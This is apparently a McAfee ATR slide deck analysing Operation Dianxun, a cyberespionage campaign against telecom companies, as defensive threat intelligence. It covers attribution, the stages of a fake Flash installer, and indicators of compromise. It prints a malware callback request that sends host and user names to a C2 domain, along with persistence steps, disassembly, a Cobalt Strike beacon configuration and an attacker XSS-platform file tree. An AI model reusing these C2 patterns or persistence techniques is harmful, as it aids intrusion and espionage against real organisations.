Operation **Diànxùn**

Cyberespionage Campaign Targeting Telecommunication Companies

Thomas Roccia, Security Researcher
Thibault Seret, Security Researcher

McAfee Advanced Threat Research

Who are we?

Thomas Roccia

Sr Security Researcher

@fr0gger_

Thibault Seret

Security Researcher

@Glacius_

https://www.mcafee.com/blogs/other-blogs/mcafee-labs/

Agenda

- Introduction
- China Threat Actors Attribution
- Operation **Diànxùn**
- Threat Context
- Tactics, Techniques and Procedures
- Attack Analysis
- Conclusion

Introduction

- McAfee ATR team discovered an APT attack allegedly attributed to China Threat actors Mustang Panda/RedDelta.
- The attack targeted Telecom sectors.
- Several tools were analyzed.
- We will discuss about methodology and proposals.

The Attribution Dilemma

What Elements Are Taken Into Consideration?

- Geopolitical Context

- Knowledge base and previous intelligence reports

- TTPs, Operating Methods

- IOCs and Classification

- Similarities and Differences


- Victimology

Remember: We are Talking About Nation State Attacks


- If it looks like it, if it smells like it, there is still a possibility that it is not it!

Proposal

- Correlation table
- Perhaps give a new fancy name to the group you analyzed in a new attack is not helping the community?
- Classifying attack by operation/campaigns can be much powerful than by name.



Operation **Diànxùn: Attack Overview**



Operation Dianxun is a cyberespionage campaigns that allegedly targets the Telecommunication sector.

The TTPs observed are similar to known threat actor Mustang Panda and RedDelta.

Targeted companies appeared to have been active in the global roll out of China 5G deployment.

Threat actor used a mix of custom and offensive tools such as Cobalt Strike.

Mustang Panda vs RedDelta

Mustang Panda

- **Mustang Panda** is a threat actor originally attributed by Crowdstrike in 2018.
- **Targets:** telecommunication, governments, NGO
- **Backdoor used:** PlugX, Poison Ivy, Cobalt Strike

Red Delta

- **Red Delta** is a threat actor originally attributed by Recorded Future in 2020.
- **Targets:** religious organization as well as governments
- **Backdoors used:** PlugX

Similarities has been identified in TTPs, operating methods, infrastructures, targets, geopolitical interests…

Additional Threat Context

INDIA

India building defenses against Huawei 5G

New Delhi set to declare a list of 'trusted' telecom sources and products with preference for locally made equipment over Chi

TELECOMMUNICATION

Vietnam carrier develops native 5G tech to lock out Huawei

WORLD | EUROPE

China Faces European Obstacles as Some Countries Heed U.S. Pressure

Concerns over Chinese geopolitical aggression prompt smaller European countries to block Chinese companies from public bids

Telefónica picks Ericsson and Nokia, not Huawei, for 5G

REPORT

Trump Turning More Countries in Europe Against Huawei

Slovakia joins other Eastern European countries signing declarations with Washington aimed at keeping China out of critical infrastructure.

VOA News on China

After Britain, Germany Emerges as Next 5G Battleground

DIGITAL FRONTIERS | JUL 15 2020

UK ban on Huawei is symbolic, its impact wider


Tactics, Techniques & Procedures

- Check date
- Check geolocalization
- Register and download second stage


- DotNet utility
- Reconnaissance
- Download additional payloads
- Inject Cobalt Strike

- Cobalt Strike Payload
- Malleable C2

Tactics, Techniques & Procedures



- Careerhuawei.net
- Flach.cn



Stage 1 – Fake Flash App

- Fake Flash Application (Nb: Adobe discontinued the Flash app, only a Chinese company has been able to distribute the latest version from the official flash.cn).
- Use to fingerprint the machines.
- Download the second stage.

```
GET /callback.php?token=zheshiyigetoken23333333333&computername=us-
er-PC&username=user HTTP/1.1

Host: update.flach.cn

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWeb-
Kit/537.36 (KHTML, like Gecko) Chrome/72.0.3626.121 Safari/537.36
```

Stage 2 – DotNet Utility

- Check if the 360tray.exe (360 AV) process is running.
- Re-download the first stage from hxxp://update.flach.cn/download. php?raw=1.
- It creates a scheduled task that will run cmd.exe /c with the previous payload downloaded and create the registry key SOFTWARE\\ Microsoft\\Windows. NT\\CurrentVersion\\AppCompatFlags\\ TelemetryController\\Levint.
- Download a Cobalt Strike payload base64 encoded and stored on a remote address. If this option is selected the payload will be copied in the TEMP folder with the name FlashUpdate.exe.
- It checks if the task “WpsUpdataTask_” is present and downloads an additional utility from hxxp://159.138.84.217:81/c0c00c0c/ AddTaskPlanDllVerson.dll.
- It checks if the task “FlashUpdate” is present in the system and, if not, can create it.
- It can add a WMI backdoor by creating a permanent filter in order to stay persistent in the infected machine.
- It has the possibility to inject a shellcode into the clipboard.

Intermediary DLL

- The main goal of this tool is to check if the file “flashupdate_exe” is available in the temp folder (meaning the first stage has been successful).

- Then it creates a scheduled task called “WpsUpdataTask_” to run the sample in the infected machine.

```
call    memset
movups  xmm0, cs:flashupdate_exe
movzx   eax, cs:byte_180004408
lea     rdx, [rsp+598h+Dst] ; lpBuffer
mov     r8d, 512h           ; nSize
mov     [rsp+598h+var_568], al
lea     rcx, Name           ; "TEMP"
movups  [rsp+598h+var_578], xmm0
call    cs:GetEnvironmentVariableA
lea     rax, [rsp+598h+Dst]
dec     rax
```


```
mov     [rbp+110h+var_B0], rdi
mov     [rbp+110h+var_D0], rdi
mov     word ptr [rbp+110h+var_48.anonymous_0], di
lea     rdx, aWpsupdatatask ; "WpsUpdataTask_"
lea     rcx, [rbp+110h+var_48]
call    sub_180001200
nop
```

Stage 3 – Cobalt Strike

- The last stage of the infection is the Cobalt Strike payload use to remotely access to the infected machines.


BeaconType	HTTPS
Port	443
SleepTime	6800
MaxGetSize	1048576
Jitter	14
MaxDNS	245
C2Server	update1.bootcdn.org,/s/ref=nb_sb_noss_1/264-84198498-9827145/field-keywords=woman
UserAgent	Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1)
HttpPostUri	/N9185/adj/amzn.us.sr.aps
Malleable_C2_Instructions	Empty
HttpGet_Metadata	Accept: */* Host: www.amazon.com session-token= skin=noskin; csm-hit=s-ZKfVNrTuJP09EG9Fzz9I|2083152134315 Cookie


Activity Timeline



March 2021

- We identifies recent activity with new C2.






Infrastructure – May 2021


- Infrastructure:
  - hxxp://45.32.146[.]181:8080/j5Pm
  - hxxp://45.32.146[.]181:8080/iRl6
  - hxxp://45.32.146[.]181:8080/dpixel
  - cs.flash-up[.]info
  - psrat.flach.com[.]cn
  - hxxps://update.tzdckj[.]com/flach.php

- Tooling:
  - Use of NPS, a chinese tool for penetration testing and proxy connection.

  - Source: https://github.com/ehang-io/nps/blob/master/README.md

  - Use of a homemade manager named: "XSS Platform"







Infrastructure Tooling – May 2021 – XSS Platform


```
├── admin
│   ├── index.php
│   ├── source
│   │   ├── admin_index.php
│   │   └── admin_module.php
│   ├── style
│   │   ├── images
│   │   │   ├── bg.png
│   │   │   └── logo.gif
│   │   └── style.css
│   ├── templates
│   │   ├── admin_allfilter.html
│   │   ├── admin_emaillist.html
│   │   ├── admin_footer.html
│   │   ├── admin_header.html
│   │   ├── admin_index.html
│   │   ├── admin_menu.html
│   │   └── admin_module.html
│   └── templates_c
├── authtest.php
├── captcha.php
├── config.php
├── init.php
├── libs
│   ├── Config_File.class.php
│   ├── Smarty.class.php
│   ├── Smarty_Compiler.class.ph
│   ├── debug.tpl
│   ├── internals
│   │   ├── core.assemble_plugin_filepath.php
│   │   ├── core.assign_smarty_interface.php
│   │   ├── core.create_dir_structure.php
│   │   ├── core.display_debug_console.php
│   │   ├── core.get_include_path.php
│   │   ├── core.get_microtime.php
│   │   ├── core.get_php_resource.php
│   │   ├── core.is_secure.php
│   │   ├── core.is_trusted.php
│   │   ├── core.load_plugins.php
│   │   ├── core.load_resource_plugin.php
│   │   ├── core.process_cached_inserts.php
│   │   ├── core.process_compiled_include.php
│   │   ├── core.read_cache_file.php
│   │   ├── core.rm_auto.php
│   │   ├── core.rmdir.php
│   │   └── core.run_insert_handler.php
│   ├── xss.php
│   ├── 模\235\227\200\225\215
│   │   └── XSS-module(模\235\227\200).sql
│   ├── 模\235\227\214\225\215
│   │   ├── XSS-module(模\235\227\214\217\212\231\204\212\226\207件).sql
│   │   ├── form.php
│   │   ├── html2canvas.js
│   │   ├── print.js
│   │   ├── probe.php
│   │   ├── submit.php
│   │   ├── xform.php
│   │   └── xss.js
│   ├── \213\217\200\225\215
│   │   └── xss-MYSQL.sql
│   └── \211\205\200\220\205读\200\221说\230\216.txt
```

Infrastructure Tooling – May 2021 – XSS Platform

- Analyzing results and take a closer look to each C2s




